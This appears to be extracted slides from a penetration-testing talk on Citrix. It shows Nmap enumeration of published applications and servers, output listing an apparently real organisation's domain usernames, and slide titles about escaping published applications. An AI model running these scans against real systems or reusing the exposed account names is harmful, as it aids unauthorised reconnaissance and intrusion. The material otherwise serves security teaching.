| Application: Internet Explorer; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\ahogan, HOLIDAYVALLEY\ckirchner, HOLIDAYVALLEY\David, HOLIDAYVALLEY\Joe, HOLIDAYVALLEY\jrmyers, HOLIDAYVALLEY\Katie, HOLIDAYVALLEY\mclauss, HOLIDAYVALLEY\mpoling, HOLIDAYVALLEY\pmsuser, HOLIDAYVALLEY\ratnik, HOLIDAYVALLEY\rsandler
| Application: Landmax; Users: HOLIDAYVALLEY\Administrator
| Application: Landstat; Users: HOLIDAYVALLEY\David, HOLIDAYVALLEY\Joe
| Application: Microsoft Excel; Users: HOLIDAYVALLEY\Administrator, HOLIDAYVALLEY\ahogan, HOLIDAYVALLEY\Bonnie, HOLIDAYVALLEY\ckirchner, HOLIDAYVALLEY\David, HOLIDAYVALLEY\David, HOLIDAYVALLEY\Dennis, HOLIDAYVALLEY\Jane, HOLIDAYVALLEY\Joe, HOLIDAYVALLEY\Katie, HOLIDAYVALLEY\rsandler, HOLIDAYVALLEY\ssteinmetz, HOLIDAYVALLEY\hadams; Groups: HOLIDAYVALLEY\Tamarack Club
| Application: Microsoft Word
| Application: NetMeeting; Users: HOLIDAYVALLEY\pmsuser; Groups: HOLIDAYVALLEY\Domain Admins
```



Your passwords suck



Citrix (Published Applications)

- Nmap

```
chris@offensivethinking:~/scans$ sudo nmap -sU --script=citrix-enum-apps [REDACTED] -p1604 -PN
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-07-28 20:37 UTC
Nmap scan report for [REDACTED]
Host is up (0.069s latency).
PORT      STATE SERVICE
1604/udp  open  unknown
|  citrix-enum-apps:
|_ eaxapta
|  supsacat
|  supsacata2
|  supsacata3
|  supsacata4
|  supsacata5
|  supsacathtml
|  supsacatm1
|  supsacatm2
|  supsacatm3
|  supsacatpromo
|  supsaesp
|  supsaespa2
|  supsaespa3
|  supsaespa4
|  supsaespa5
|  supsaesphml
|  supsaespm1
|  supsaespm2
|_ supsaespm3
|  supsaesppromo

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```



Citrix (Published Applications)


- Nmap

```
chris@offensivethinking:~/scans$ sudo nmap -sU --script=citrix-enum-servers [REDACTED] -p1604 -PN
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2011-07-28 20:38 UTC
Nmap scan report for [REDACTED]
Host is up (0.062s latency).
PORT      STATE SERVICE
1604/udp  open  unknown
| citrix-enum-servers:
|_  VMMPF


Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
chris@offensivethinking:~/scans$
```




Citrix (ICA)




Citrix (ICA)




Citrix (ICA)




Citrix (ICA)



Citrix (Published Applications--Escape)




Citrix (Published Applications --Escape)



Citrix (Published Applications --Escape)

- Ikat is awesome...
 - <http://ikat.ha.cked.net>



Citrix



